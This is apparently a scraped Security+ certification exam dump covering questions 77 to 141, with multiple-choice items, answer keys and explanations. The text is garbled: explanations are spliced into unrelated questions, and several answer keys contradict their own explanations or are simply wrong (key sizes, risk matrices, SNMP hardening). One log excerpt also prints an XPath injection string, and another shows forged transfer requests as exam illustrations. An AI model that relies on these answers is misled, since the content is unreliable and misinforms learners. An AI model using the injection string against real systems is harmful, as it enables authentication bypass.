
- A. MTBF
- B. RPO
- C. RTO
- D. MTTR

**Answer: C****Question #77 - [\(Exam Topic 3\)](#)**

The Chief Information Security Officer came across a news article outlining a mechanism that allows certain OS passwords to be bypassed. The security team was then tasked with determining which

method could be used to prevent data loss in the corporate environment in case an attacker bypasses authentication. Which of the following will accomplish this objective?

- A. FDE

- B. Proper patch management protocols
- C. TPM
- D. Input validations

**Answer: A****Question #:78 - [\(Exam Topic 3\)](#)**

A news article states that a popular web browser deployed on all corporate PCs is vulnerable to a zero-day attack. Which of the following MOST concerns the Chief Information Security Officer about the information in the news article?

- A. Insider threats have compromised this network.
- B. Web browsing is not functional for the entire network.
- C. Antivirus signatures are required to be updated immediately.
- D. No patches are available for the web browser.

**Answer: D****Question #:79 - [\(Exam Topic 3\)](#)**

Which of the following is a detective and deterrent control against physical intrusions?

- A. A lock
- B. An alarm
- C. A fence
- D. A sign

**Answer: B****Question #:80 - [\(Exam Topic 3\)](#)**

A company is setting up a web server on the Internet that will utilize both encrypted and unencrypted web-browsing protocols. A security engineer runs a port scan against the server from the Internet and sees the following output:

Port	Protocol	State	Service
22	tcp	open	ssh
25	tcp	filtered	smtp
53	tcp	filtered	domain
80	tcp	open	http
443	tcp	open	https

Which of the following steps would be best for the security engineer to take NEXT?

- A. Allow DNS access from the internet.
- B. Block SMTP access from the Internet
- C. Block HTTPS access from the Internet
- D. Block SSH access from the Internet.

#### **Answer: D**

#### **Question #81 - [\(Exam Topic 3\)](#)**

An organization with a low tolerance for user inconvenience wants to protect laptop hard drives against loss or data theft. Which of the following would be the MOST acceptable?

- A. SED   
In the scenario described, the most acceptable solution for protecting laptop hard drives against loss or data theft while maintaining a low tolerance for user inconvenience would be a Self-Encrypting Drive (SED), which is the best option among the given choices.
- B. HSM   
Option A, SED, is a type of hard drive that automatically encrypts all data stored on it, making it unreadable without the correct authentication key. This solution is transparent to users and does not require any additional software or configuration, making it easy to implement with minimal user inconvenience.
- C. DLP   
Option B, HSM, is a hardware security module that provides secure storage for cryptographic keys and performs cryptographic operations. While it can be useful for securing sensitive data, it is not specifically designed for protecting laptop hard drives against loss or theft.
- D. TPM   
Option C, DLP (Data Loss Prevention), is a security solution that monitors and controls data flows across an organization's network to prevent unauthorized data access, transmission, or exfiltration. While it can help to protect data, it may be intrusive and cause inconvenience to users.

#### **Answer: A**

#### **Question #82 - [\(Exam Topic 3\)](#)**

An engineer needs to deploy a security measure to identify and prevent data tampering within the enterprise. Which of the following would be the most acceptable solution?

Option D, TPM (Trusted Platform Module), is a hardware-based security solution that provides a secure environment for storing cryptographic keys and other sensitive data. While it can help to secure the authentication process, it is not specifically designed for protecting laptop hard drives against loss or theft.

- A. Antivirus   
Therefore, SEDs would be the most acceptable solution for protecting laptop hard drives against loss or data theft while maintaining a low tolerance for user inconvenience.
- B. IPS.   
File Integrity Monitoring (FIM)
- C. FTP   
File integrity monitoring is a powerful security technique to secure business data and IT infrastructure against both known and unknown threats. FIM is the process of monitoring files to check if any changes have been made.

D. FIM

**Answer: D**

**Question #:83 - ([Exam Topic 3](#))**

An organization suffered an outage and a critical system took 90 minutes to come back online. Though there was no data loss during the outage, the expectation was that the critical system would be available again within 60 minutes Which of the following is the 60-minute expectation an example of:

- A. MTBF
- B. RPO
- C. MTTR
- D. RTO

**Answer: D**

**Explanation**

<https://www.enterprisestorageforum.com/management/rpo-and-rto-understanding-the-differences/>

**Question #:84 - ([Exam Topic 3](#))**

The process of passively gathering information prior to launching a cyberattack is called:

- A. tailgating
- B. reconnaissance
- C. pharming
- D. prepending

**Answer: B**

**Question #:85 - ([Exam Topic 3](#))**

After entering a username and password, an administrator must draw a gesture on a touch screen. Which of the following demonstrates what the administrator is providing?

- A. Multifactor authentication
- B. Something you can do

- C. Biometric
- D. Two-factor authentication

**Answer: D****Question #:86 - ([Exam Topic 3](#))**

Which of the following allows for functional test data to be used in new systems for testing and training purposes to protect the real data?

- A. Data encryption
- B. Data masking
- C. Data deduplication
- D. Data minimization

**Answer: B****Explanation**

<https://ktechproducts.com/Data-mask#:~:text=Data%20Masking%20is%20a%20method%20of%20creating%20>

The main reason for applying masking to a data field is to protect data that is classified as personally identifiable information, sensitive personal data, or commercially sensitive data. However, the data must remain usable for the purposes of undertaking valid test cycles. It must also look real and appear consistent. It is more common to have masking applied to data that is represented outside of a corporate production system. In other words, where data is needed for the purpose of application development, building program extensions and conducting various test cycles [https://en.wikipedia.org/wiki/Data\\_masking](https://en.wikipedia.org/wiki/Data_masking)

**Question #:87 - ([Exam Topic 3](#))**

A financial analyst is expecting an email containing sensitive information from a client. When the email arrives, the analyst receives an error and is unable to open the encrypted message. Which of the following is the MOST likely cause of the issue?

- A. The S/MIME plug-in is not enabled.
- B. The SSL certificate has expired.
- C. Secure IMAP was not implemented
- D. POP3S is not supported

**Answer: A****Question #:88 - ([Exam Topic 3](#))**

A user enters a password to log in to a workstation and is then prompted to enter an authentication code. Which of the following MFA factors or attributes are being utilized in the authentication process? (Select TWO).

- A. Something you know
- B. Something you have
- C. Somewhere you are
- D. Someone you are
- E. Something you are
- F. Something you can do

**Answer: A B****Question #:89 - ([Exam Topic 3](#))**

When selecting a technical solution for identity management, an architect chooses to go from an in-house to a third-party SaaS provider. Which of the following risk management strategies is this an example of?

- A. Acceptance
- B. Mitigation
- C. Avoidance
- D. Transference

**Answer: D****Question #:90 - ([Exam Topic 3](#))**

A Chief Security Officer (CSO) has asked a technician to devise a solution that can detect unauthorized execution privileges from the OS in both executable

and data files and can work in conjunction with proxies or UTM. Which of the following would BEST meet the CSO's requirements?

- A. Fuzzing

**Based on the requirements stated, the best solution to meet the CSO's requirements would be C. Static code analysis.**

**Static code analysis is a technique used to identify vulnerabilities and security flaws in software code before the code is executed. It can identify unauthorized execution privileges in both executable and data files by analyzing the code and identifying potential security flaws.**

- B. Sandboxing
- C. Static code analysis
- D. Code review

**Answer: B****Question #:91 - [\(Exam Topic 3\)](#)**

Which of the following is MOST likely to outline the roles and responsibilities of data controllers and data processors?

The General Data Protection Regulation (GDPR) is most likely to outline the roles and responsibilities of data controllers and data processors.

- A. SSAE SOC 2
- B. PCI DSS
- C. GDPR
- D. ISO 31000

GDPR is a comprehensive data protection law that applies to organizations operating within the European Union (EU) and processing the personal data of EU residents. It sets out the rights of individuals with regard to their personal data, and establishes certain obligations for organizations that process personal data, including data controllers and data processors.

**Answer: C****Question #:92 - [\(Exam Topic 3\)](#)**

A security analyst receives a SIEM alert that someone logged in to the appadmin test account, which is only used for the early detection of attacks. The security analyst then reviews the following application log:

```
...
[03/06/20xx:17:20:18] system 127.0.0.1 FindXPath=/User[Username/text()='foo' or 7=7 or 'o='o' And Password/text='bar']
[03/06/20xx:17:21:18] appadmin 194.28.114.102 action:login result:success
[03/06/20xx:17:22:18] appadmin 194.28.114.102 action:open.account(12345) result:fail
[03/06/20xx:17:23:18] appadmin 194.28.114.102 action:open.account(23456) result:fail
[03/06/20xx:17:23:18] appadmin 194.28.114.102 action:open.account(23456) result:fail
[03/06/20xx:17:23:18] appadmin 194.28.114.102 action:open.account(45678) result:fail
```

Which of the following can the security analyst conclude?

- A. A replay attack is being conducted against the application.
- B. An injection attack is being conducted against a user authentication system.

- C. A service account password may have been changed, resulting in continuous failed logins within the application.
- D. A credentialed vulnerability scanner attack is testing several CVEs against the application.

**Answer: C****Question #:93 - [\(Exam Topic 3\)](#)**

The Chief Security Officer (CSO) at a major hospital wants to implement SSO to help improve in the environment patient data, particularly at shared terminals. The Chief Risk Officer (CRO) is concerned that training and guidance have been provided to frontline staff, and a risk analysis has not been performed. Which of the following is the MOST likely cause of the CRO's concerns?

- A. SSO would simplify username and password management, making it easier for hackers to pass guess accounts.
- B. SSO would reduce password fatigue, but staff would still need to remember more complex passwords.
- C. SSO would reduce the password complexity for frontline staff.
- D. SSO would reduce the resilience and availability of system if the provider goes offline.

**Answer: D****Question #:94 - [\(Exam Topic 3\)](#)**

A well-known organization has been experiencing attacks from APIs. The organization is concerned that custom malware is being created and emailed into the company or installed on USB sticks that are dropped in parking lots. Which of the following is the BEST defense against this scenario?

- A. Configuring signature-based antivirus to update every 30 minutes
- B. Enforcing S/MIME for email and automatically encrypting USB drives
- C. Implementing application execution in a sandbox for unknown software.
- D. Fuzzing new files for vulnerabilities if they are not digitally signed

Out of the given options, the BEST defense against this scenario would be option C, i.e., implementing application execution in a sandbox for unknown software.

A sandbox is an isolated environment that allows the execution of untested or untrusted code without affecting the underlying system. By implementing application execution in a sandbox for unknown software, the organization can prevent the custom malware from executing on their system, thereby protecting themselves from the APTs.

**Answer: C****Question #:95 - [\(Exam Topic 3\)](#)**

Which of the following algorithms has the SMALLEST key size?

Option A, i.e., configuring signature-based antivirus to update every 30 minutes, may not be effective as the custom malware may not be detected by the antivirus signature.

Option B, i.e., enforcing S/MIME for email

- A. DES
- B. Twofish
- C. RSA
- D. AES

**Answer: B****Question #:96 - ([Exam Topic 3](#))**

Which of the following describes the BEST approach for deploying application patches?

- A. Apply the patches to systems in a testing environment then to systems in a staging environment, and finally to production systems.
- B. Test the patches in a staging environment, develop against them in the development environment, and then apply them to the production systems
- C. Test the patches in a test environment apply them to the production systems and then apply them to a staging environment
- D. Apply the patches to the production systems apply them in a staging environment, and then test all of them in a testing environment

**Answer: A****Explanation**

<https://oroinc.com/b2b-ecommerce/blog/testing-and-staging-environments-in-ecommerce-implementation/>

**Question #:97 - ([Exam Topic 3](#))**

Which of the following would an organization use to assign a value to risks based on probability of occurrence and impact?

- A. Risk matrix
- B. Risk register
- C. Risk appetite
- D. Risk mitigation plan

**Answer: B**

**Question #:98 - [\(Exam Topic 3\)](#)**

A company is upgrading its wireless infrastructure to WPA2-Enterprise using EAP-TLS. Which of the following must be part of the security architecture to achieve AAA? (Select TWO)

- A. DNSSEC
- B. Reverse proxy
- C. VPN concentrator
- D. PKI
- E. Active Directory
- F. RADIUS

**Answer: E F****Question #:99 - [\(Exam Topic 3\)](#)**

A security engineer needs to Implement the following requirements:

- All Layer 2 switches should leverage Active Directory for authentication.
- All Layer 2 switches should use local fallback authentication If Active Directory Is offline.
- All Layer 2 switches are not the same and are manufactured by several vendors.

Which of the following actions should the engineer take to meet these requirements? (Select TWO).

Implement RADIUS. ✓

- A. Configure AAA on the switch with local login as secondary ✓
- B. Configure port security on the switch with the secondary login method.
- C. Implement TACACS+
- D. Enable the local firewall on the Active Directory server.
- E. Implement a DHCP server

**Answer: A B****Question #:100 - [\(Exam Topic 3\)](#)**

A security incident may have occurred on the desktop PC of an organization's Chief Executive Officer (CEO). A duplicate copy of the CEO's hard drive must be stored securely to ensure appropriate forensic processes and the chain of custody are followed. Which of the following should be performed to accomplish this task?

- A. Install a new hard drive in the CEO's PC, and then remove the old hard drive and place it in a tamper-evident bag
- B. Connect a write blocker to the hard drive Then leveraging a forensic workstation, utilize the dd command in a live Linux environment to create a duplicate copy
- C. Remove the CEO's hard drive from the PC, connect to the forensic workstation, and copy all the contents onto a remote fileshare while the CEO watches
- D. Refrain from completing a forensic analysis of the CEO's hard drive until after the incident is confirmed, duplicating the hard drive at this stage could destroy evidence

### **Answer: B**

### **Explanation**

"To obtain a forensically sound image from nonvolatile storage, you need to ensure that nothing you do alters data or metadata (properties) on the source disk or file system. A write blocker assures this process by preventing any data on the disk or volume from being changed by filtering write commands at the driver and OS level. Data acquisition would normally proceed by attaching the target device to a forensics workstation or field capture device equipped with a write blocker."

For purposes of knowing, <https://security.opentext.com/tableau/hardware/details/t8u> write blockers like this are the most popular hardware blockers

### **Question #:101 - (Exam Topic 3)**

Which of the following would be BEST to establish between organizations to define the responsibilities of each party outline the key deliverables and include monetary penalties for breaches to manage third-party risk?

- A. An ARO
- B. An MOU
- C. An SLA
- D. A BPA

### **Answer: B**

### **Question #:102 - (Exam Topic 3)**

Which of the following are requirements that must be configured for PCI DSS compliance? (Select TWO).

Testing security systems and processes regularly

- A. Installing and maintaining a web proxy to protect cardholder data
- B. Assigning a unique ID to each person with computer access
- C. Encrypting transmission of cardholder data across private networks
- D. Benchmarking security awareness training for contractors
- E. Using vendor-supplied default passwords for system passwords

The two requirements that must be configured for PCI DSS compliance are:

- A. Testing security systems and processes regularly: PCI DSS requires that security systems and processes are tested regularly to ensure that they are functioning as expected and providing adequate protection for cardholder data.
- D. Encrypting transmission of cardholder data across private networks: PCI DSS requires that transmission of cardholder data across private networks is encrypted to ensure that the data is protected from interception or unauthorized access.

**Answer: ~~B D~~**

**Question #:103 - (Exam Topic 3)**

Which of the following would be the BEST method for creating a detailed diagram of wireless access points and hot-spots?

- A. Footprinting
- B. White-box testing
- C. A drone/UAV
- D. Pivoting

The other options are not requirements or are incorrect. B is a possible security measure but not a requirement. C is a requirement but not included in the list of options, E is a possible best practice but not a requirement, and F is explicitly forbidden by PCI DSS.

**Answer: A**

**Question #:104 - (Exam Topic 3)**

A database administrator needs to ensure all passwords are stored in a secure manner, so the administrate adds randomly generated data to each password before string. Which of the following techniques BEST explains this action?

- A. Predictability
- B. Key stretching
- C. Salting
- D. Hashing

**Answer: C**

**Explanation**

<https://www.techtarget.com/searchsecurity/definition/salt>

**Question #:**105 - [\(Exam Topic 3\)](#)

A developer is concerned about people downloading fake malware-infected replicas of a popular game. Which of the following should the developer do to

help verify legitimate versions of the game for users?

- A. Digitally sign the relevant game files.
- B. Embed a watermark using steganography.
- C. Implement TLS on the license activation server.
- D. Fuzz the application for unknown vulnerabilities.

**Answer:** A**Question #:**106 - [\(Exam Topic 3\)](#)

A security engineer is concerned that the strategy for detection on endpoints is too heavily dependent on previously defined attacks. The engineer would like a tool to monitor for changes to key files and network traffic on the device. Which of the following tools BEST addresses both detection and prevention?

- A. NIDS
  - B. HIPS
  - C. AV
  - D. NGFW
- A security engineer is concerned that the strategy for detection on endpoints is too heavily dependent on previously defined attacks. The engineer would like a tool to monitor for changes to key files and network traffic on the device. Which of the following tools BEST addresses both detection and prevention?
- HIPS is specifically designed to monitor and protect individual endpoints or hosts from unauthorized activities, suspicious changes, and potential security threats. It combines both detection and prevention capabilities, making it a suitable choice for the security engineer's requirements.

**Answer:** A**Question #:**107 - [\(Exam Topic 3\)](#)

After consulting with the Chief Risk Officer (CRO), a manager decides to acquire cybersecurity insurance for the company. Which of the following risk management strategies is the manager adopting?

- A. Risk acceptance
- B. Risk avoidance
- C. Risk transference
- D. Risk mitigation

**Answer:** C

**Question #:108 - [\(Exam Topic 3\)](#)**

A retail executive recently accepted a job with a major competitor. The following week, a security analyst reviews the security logs and identifies successful logon attempts to access the departed executive's accounts. Which of the following security practices would have addressed the issue?

- A. A non-disclosure agreement
- B. Least privilege
- C. An acceptable use policy
- D. Offboarding

**Answer: D****Question #:109 - [\(Exam Topic 3\)](#)**

Against the recommendation of the IT security analyst, a company set all user passwords on a server as "P@)55wOrD". Upon review of the /etc/pesswa file,

an attacker found the following:

alice; a8d1306c45075f0617431fd246135194df8d2372  
bob; 2d350c5b2976b036757e334eb059340059e8a03e  
charlie; e3981ec3285421d014198069231363997ce1f4250

Which of the following BEST explains why the encrypted passwords do not match?

- A. Perfect forward secrecy
- B. Key stretching
- C. Salting
- D. Hashing

**Answer: C****Question #:110 - [\(Exam Topic 3\)](#)**

A security engineer is reviewing log files after a third discovered usernames and passwords for the

organization's accounts. The engineer sees there was a change in the IP address for a vendor website one earlier. This change lasted eight hours. Which of the following attacks was MOST likely used?

- A. Man-in- the middle
- B. Spear-phishing
- C. Evil twin
- D. DNS poisoning

#### **Answer: D**

#### **Explanation**

DNS spoofing, also referred to as DNS cache poisoning, is a form of computer security hacking in which corrupt Domain Name System data is introduced into the DNS resolver's cache, causing the name server to return an incorrect result record, e.g. an IP address. This results in traffic being diverted to the attacker's computer (or any other computer). [https://en.wikipedia.org/wiki/DNS\\_spoofing](https://en.wikipedia.org/wiki/DNS_spoofing)

#### **Question #:111 - (Exam Topic 3)**

Which of the following is a team of people dedicated testing the effectiveness of organizational security programs by emulating the techniques of potential attackers?

- A. Red team
- B. White team
- C. Blue team
- D. Purple team

#### **Answer: A**

#### **Explanation**

Red team—performs the offensive role to try to infiltrate the target.

#### **Question #:112 - (Exam Topic 3)**

A company recently experienced an attack in which a malicious actor was able to exfiltrate data by cracking stolen passwords, using a rainbow table the sensitive data. Which of the following should a security engineer do to prevent such an attack in the future?

- A. Use password hashing.
- B. Enforce password complexity.

- C. Implement password salting.
- D. Disable password reuse.

**Answer: B****Question #:113 - [\(Exam Topic 3\)](#)**

- A company has decided to move its operations to the cloud. It wants to utilize technology that will prevent users from downloading company applications for personal use, restrict data that is uploaded, and have visibility into which applications are being used across the company. Which of the following solutions will BEST meet these requirements?
- A. An NGFW
  - B. A CASB
  - C. Application whitelisting
  - D. An NG-SWG
- B. A CASB (Cloud Access Security Broker) would be the best solution for this scenario. A CASB provides visibility and control over cloud-based applications and services, which allows organizations to enforce policies that prevent users from downloading company applications for personal use and restrict the data that is uploaded. It can also provide insights into which applications are being used across the company. NGFW (Next-Generation Firewall) and NG-SWG (Next-Generation Secure Web Gateway) are also security solutions, but they do not offer the same level of granular control over cloud-based applications as a CASB. Application whitelisting can restrict the types of applications that can be downloaded, but it may not provide the same visibility and control as a CASB.

**Answer: B****Question #:114 - [\(Exam Topic 3\)](#)**

A network administrator would like to configure a site-to-site VPN utilizing iPSec. The administrator wants the tunnel to be established with data integrity encryption, authentication and anti-replay functions. Which of the following should the administrator use when configuring the VPN?

- A. AH
- B. EDR
- C. ESP
- D. DNSSEC

**Answer: C****Explanation**

<https://www.hypr.com/encapsulating-security-payload-esp/>

Encapsulating Security Payload (ESP) is a member of the Internet Protocol Security (IPsec) set of protocols that encrypt and authenticate the packets of data between computers using a Virtual Private Network (VPN).

The focus and layer on which ESP operates makes it possible for VPNs to function securely.

**Question #:**115 - [\(Exam Topic 3\)](#)

A security analyst reports a company policy violation in a case in which a large amount of sensitive data is being downloaded after hours from various mobile devices to an external site. Upon further investigation, the analyst notices that successful login attempts are being conducted with impossible travel times during the same time periods when the unauthorized downloads are occurring. The analyst also discovers a couple of WAPs are using the same SSID, but they have non-standard DHCP configurations and an overlapping channel. Which of the following attacks is being conducted?

- A. Evil twin
- B. Jamming
- C. DNS poisoning
- D. Bluesnarfing
- E. DDoS

**Answer:** A

**Question #:**116 - [\(Exam Topic 3\)](#)

An organization is tuning SIEM rules based off of threat intelligence reports. Which of the following phases of the incident response

process does this scenario represent?

- A. Lessons learned
- B. Eradication
- C. Recovery
- D. Preparation ✓

The scenario represents the Preparation phase of the incident response process. In this phase, organizations prepare for potential security incidents by implementing security controls, developing incident response plans, and tuning security information and event management (SIEM) rules based on threat intelligence reports. The Preparation phase is focused on being proactive in preventing security incidents from occurring and having the necessary tools and procedures in place to respond quickly and effectively if an incident does occur.

**Answer:** A

**Question #:**117 - [\(Exam Topic 3\)](#)

A security manager for a retailer needs to reduce the scope of a project to comply with PCI DSS. The PCI data is located in different offices than where credit cards are accepted. All the offices are connected via MPLS back to the primary datacenter. Which of the following should the security manager implement to achieve the

objective?

- A. Segmentation
- B. Containment
- C. Geofencing
- D. Isolation

**Answer: A**

**Question #:118 - [\(Exam Topic 3\)](#)**

Under GDPR, which of the following is MOST responsible for the protection of privacy and website user rights?

- A. The data protection officer
- B. The data processor
- C. The data owner
- D. The data controller

**Answer: C**

**Question #:119 - [\(Exam Topic 3\)](#)**

A symmetric encryption algorithm Is BEST suited for:

- A. key-exchange scalability.
- B. protecting large amounts of data.
- C. providing hashing capabilities,
- D. implementing non-repudiation.

**Answer: D**

A symmetric encryption algorithm is BEST suited for protecting large amounts of data. Symmetric encryption uses the same secret key for both encryption and decryption of data, which makes it efficient and fast for encrypting large amounts of data. It is commonly used to secure data at rest, such as files stored on a hard drive or database records.

Key-exchange scalability is better addressed by asymmetric encryption, where two separate keys are used for encryption and decryption. Asymmetric encryption is also used for implementing non-repudiation, which is the assurance that the sender of a message cannot later deny having sent the message. Hashing is a one-way encryption process that is used to verify the integrity of data and is not used for encryption or decryption of data.

**Question #:120 - [\(Exam Topic 3\)](#)**

A network administrator has been asked to install an IDS to improve the security posture of an organization.

Which of the following control types is an IDS?

- A. Corrective
- B. Physical
- C. Detective
- D. Administrative

**Answer: C****Question #:121 - [\(Exam Topic 3\)](#)**

Local guidelines require that all information systems meet a minimum-security baseline to be compliant.

Which of the following can security administrators use to assess their system configurations against the baseline?

- A. SOAR playbook
- B. Security control matrix
- C. Risk management framework
- D. Benchmarks

**Answer: D****Question #:122 - [\(Exam Topic 3\)](#)**

A company has drafted an insider-threat policy that prohibits the use of external storage devices. Which of the following would BEST protect the company from data exfiltration via removable media?

- A. Monitoring large data transfer transactions in the firewall logs
- B. Developing mandatory training to educate employees about the removable media policy
- C. Implementing a group policy to block user access to system files
- D. Blocking removable-media devices and write capabilities using a host-based security tool

**Answer: D****Question #:123 - [\(Exam Topic 3\)](#)**

A security analyst is reviewing the output of a web server log and notices a particular account is attempting to transfer large amounts of money:

GET http://yourbank.com/transfer.do?acctnum=087646958&amount=500000 HTTP/1.1  
GET http://yourbank.com/transfer.do?acctnum=087646958&amount=5000000 HTTP/1.1  
GET http://yourbank.com/transfer.do?acctnum=087646958&amount=1000000 HTTP/1.1  
GET http://yourbank.com/transfer.do?acctnum=087646958&amount=500 HTTP/1.1

Which of the following types of attack is MOST likely being conducted?

- A. SQLi
- B. CSRF
- C. Session replay
- D. API

Based on the given information, the most likely type of attack being conducted is B. CSRF (Cross-Site Request Forgery). CSRF is a type of attack where an attacker tricks a user into unknowingly executing an action on a website that they did not intend to perform. In this case, the attacker is using the victim's logged-in session to initiate bank transfers by sending multiple GET requests to the transfer.do URL with varying amounts. Since the requests are sent using the victim's session, the bank server is likely to execute them without requiring additional authentication. Therefore, it is important to prevent CSRF attacks by implementing appropriate security measures such as using anti-CSRF tokens, checking the referrer header, and implementing same-site cookies.

Answer: C

#### Question #:124 - [\(Exam Topic 3\)](#)

Which of the following are the MOST likely vectors for the unauthorized inclusion of vulnerable code in a software company's final software releases? (Select TWO.)

- A. Unsecure protocols
- B. Use of penetration-testing utilities
- C. Weak passwords
- D. Included third-party libraries
- E. Vendors/supply chain
- F. Outdated anti-malware software

Answer: D E

#### Question #:125 - [\(Exam Topic 3\)](#)

After a ransomware attack a forensics company needs to review a cryptocurrency transaction between the victim and the attacker. Which of the following will the company MOST likely review to trace this transaction?

- A. The public ledger

- B. The NetFlow data
- C. A checksum
- D. The event log

**Answer: A****Explanation**

<https://www.investopedia.com/tech/what-cryptocurrency-public-ledger/>

**Question #:126 - (Exam Topic 3)**

A manufacturer creates designs for very high security products that are required to be protected and controlled

- A. Session replay
  - B. Evil twin
  - C. Bluejacking
  - D. ARP poisoning
- A manufacturer creates designs for very high security products that are required to be protected and controlled by the government regulations. These designs are not accessible by corporate networks or the Internet. Which of the following is the BEST solution to protect these designs?
- A. An air gap ✓
  - B. A Faraday cage
  - C. A shielded cable
  - D. A demilitarized zone

**Answer: B****Question #:127 - (Exam Topic 3)**

A security engineer at an offline government facility is concerned about the validity of an SSL certificate. The engineer wants to perform the fastest check with the least delay to determine if the certificate has been revoked. Which of the following would BEST these requirement?

- A. RA
- B. OCSP
- C. CRL
- D. CSR

**Answer: C****Question #:128 - (Exam Topic 3)**

During an internal penetration test, a security analyst identified a network device that had accepted cleartext

authentication and was configured with a default credential. Which of the following recommendations should the security analyst make to secure this device?

- A. Configure SNMPv1.
- B. Configure SNMPv2c
- C. Configure SNMPv3.
- D. Configure the default community string.

**Answer: D**

**Question #:**129 - [\(Exam Topic 3\)](#)

Some laptops recently went missing from a locked storage area that is protected by keyless RFID-enabled locks. There is no obvious damage to the physical space. The security manager identifies who unlocked the door, however, human resources confirms the employee was on vacation at the time of the incident. Which of the following describes what MOST likely occurred?

- A. The employee's physical access card was cloned.
- B. The employee is colluding with human resources
- C. The employee's biometrics were harvested
- D. A criminal used lock picking tools to open the door.

**Answer: A**

**Question #:**130 - [\(Exam Topic 3\)](#)

A network technician is installing a guest wireless network at a coffee shop. When a customer purchases an item, the password for the wireless network is printed on the receipt so the customer can log in. Which of the following will the technician MOST likely configure to provide the highest level of security with the least amount of overhead?

- A. WPA-EAP
  - B. WEP-TKIP
  - C. WPA-PSK 
  - D. WPS-PIN
- Of the options provided, the network technician would MOST likely configure WPA-PSK to provide the highest level of security with the least amount of overhead for a guest wireless network at a coffee shop.
- WPS-PIN is not recommended for security as it has known vulnerabilities that can be exploited to gain access to the wireless network.
- WEP-TKIP is an outdated security protocol and is no longer considered secure.
- WPA-EAP is a more secure authentication method, but it requires additional overhead in terms of authentication server setup and user management, which is not ideal for a guest network where many users may only use the network once.

**Answer: A**

WPA-PSK, on the other hand, is a widely used and secure authentication method that requires minimal overhead. It only requires a shared passphrase to be configured on the wireless access point and shared with customers, which can easily be changed regularly for added security.

A company is launching a new internet platform for its clients. The company does not want to implement its own authorization solution but instead wants to rely on the authorization provided by another platform. Which of the following is the BEST approach to implement the desired solution?

- A. OAuth ✓ The BEST way to implement secure authentication to third-party websites without users' passwords is through OAuth.
- B. TACACS+ OAuth (Open Authorization) is an open standard protocol that enables secure authorization of third-party applications to access user data without requiring users to share their passwords. This method allows users to grant limited access to their accounts on third-party websites or applications without having to give away their login credentials. OAuth is widely used by major technology companies such as Google, Facebook, and Twitter to authenticate users securely.
- C. SAML
- D. RADIUS

Answer: ✗

SSO (Single Sign-On) and SAML (Security Assertion Markup Language) are also commonly used authentication protocols, but they do not provide the same level of flexibility and control as OAuth. SSO is useful when multiple applications or services require authentication, and it enables users to authenticate once and access all applications. SAML is a standard for Question #:132 - [Exam Topic 3](#) authentication and authorization data between parties and is commonly used in enterprise environments.

A security analyst is taking part in an evaluation process that analyzes and categorizes threat actors of real-world events in order to improve the incident response team's process. PAP (Password Authentication Protocol) is a legacy authentication protocol that sends passwords in clear text, making it vulnerable to eavesdropping and interception. It is not suitable for secure authentication to third-party websites without users' passwords.

Which of the following is the analyst MOST likely participating in?

Therefore, OAuth would be the BEST way to achieve secure authentication to third-party websites without users' passwords.

- A. MITRE ATT&CK The security analyst is most likely participating in the Mitre ATT&CK evaluation process. The Mitre ATT&CK framework is a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations. It categorizes threat actors and their behaviors, which helps organizations to understand the tactics and techniques used by attackers and improve their incident response processes. The Mitre ATT&CK evaluation process involves evaluating security products against real-world attack scenarios, and the results can help organizations make informed decisions about which products to use to improve their defenses.
- B. Walk-through
- C. Purple team
- D. TAXII

Answer: C

Question #:133 - [Exam Topic 3](#)

In which of the following situations would it be BEST to use a detective control type for mitigation?

- A. A company implemented a network load balancer to ensure 99.999% availability of its web application.
- B. A company designed a backup solution to increase the chances of restoring services in case of a natural disaster.
- C. A company purchased an application-level firewall to isolate traffic between the accounting department and the information technology department.
- D. A company purchased an IPS system, but after reviewing the requirements, the appliance was supposed to monitor, not block, any traffic.

- E. A company purchased liability insurance for flood protection on all capital assets.

**Answer: D**

**Question #:**134 - [\(Exam Topic 3\)](#)

A security analyst needs to generate a server certificate to be used for 802.1X and secure RDP connections. The analyst is unsure what is required to perform the task and solicits help from a senior colleague. Which of the following is the FIRST step the senior colleague will most likely tell the analyst to perform to accomplish this task?

- A. Create an OCSP
- B. Generate a CSR
- C. Create a CRL
- D. Generate a .pfx file

**Answer: B**

**Explanation**

A certificate signing request (CSR) is one of the first steps towards getting your own SSL/TLS certificate. Generated on the same server you plan to install the certificate on, the CSR contains information (e.g. common name, organization, country) the Certificate Authority (CA) will use to create your certificate. It also contains the public key that will be included in your certificate and is signed with the corresponding private key. We'll go into more details on the roles of these keys below.

**Question #:**135 - [\(Exam Topic 3\)](#)

Users at organization have been installing programs from the internet on their workstations without first proper authorization. The organization maintains a portal from which users can install standardized programs. However, some users have administrative access on their workstations to enable legacy programs to function properly. Which of the following should the security administrator consider implementing to address this issue?

- A. Application code signing
- B. Application whitelisting
- C. Data loss prevention
- D. Web application firewalls

**Answer: B**

**Question #:136 - [\(Exam Topic 3\)](#)**

A security administrator suspects an employee has been emailing proprietary information to a competitor. Company policy requires the administrator to capture an exact copy of the employee's hard disk. Which of the following should the administrator use?

- A. dd
- B. chmod
- C. dnsenum
- D. logger

**Answer: A****Question #:137 - [\(Exam Topic 3\)](#)**

A company processes highly sensitive data and senior management wants to protect the sensitive data by utilizing classification labels. Which of the following access control schemes would be BEST for the company to implement?

- A. Discretionary
- B. Rule-based
- C. Role-based
- D. Mandatory

Mandatory Access Control begins with security labels assigned to all resource objects on the system. These security labels contain two pieces of information - a classification (top secret, confidential etc) and a category (which is essentially an indication of the management level, department or project to which the object is available).

Mandatory Access Control is by far the most secure access control environment but does not come without a price. Firstly, MAC requires a considerable amount of planning before it can be effectively implemented

**Answer: D****Question #:138 - [\(Exam Topic 3\)](#)**

A security analyst wants to reference a standard to develop a risk management program. Which of the following is the BEST source for the analyst to use?

- A. SSAE SOC 2
- B. SO 31000
- C. NIST CSF

**D. GDPR****Answer: B****Question #:139 - [\(Exam Topic 3\)](#)**

After reading a security bulletin, a network security manager is concerned that a malicious actor may have breached the network using the same software flaw. The exploit code is publicly available and has been reported as being used against other industries in the same vertical. Which of the following should the network security manager consult FIRST to determine a priority list for forensic review?

- A. The vulnerability scan output
- B. The IDS logs
- C. The full packet capture data
- D. The SIEM alerts

**Answer: A****Question #:140 - [\(Exam Topic 3\)](#)**

A security administrator currently spends a large amount of time on common security tasks, such as report generation, phishing investigations, and user provisioning and deprovisioning. This prevents the administrator from spending time on other security projects. The business does not have the budget to add more staff members. Which of the following should the administrator implement?

- A. DAC
- B. ABAC
- C. SCAP
- D. SOAR

**Answer: D****Question #:141 - [\(Exam Topic 3\)](#)**

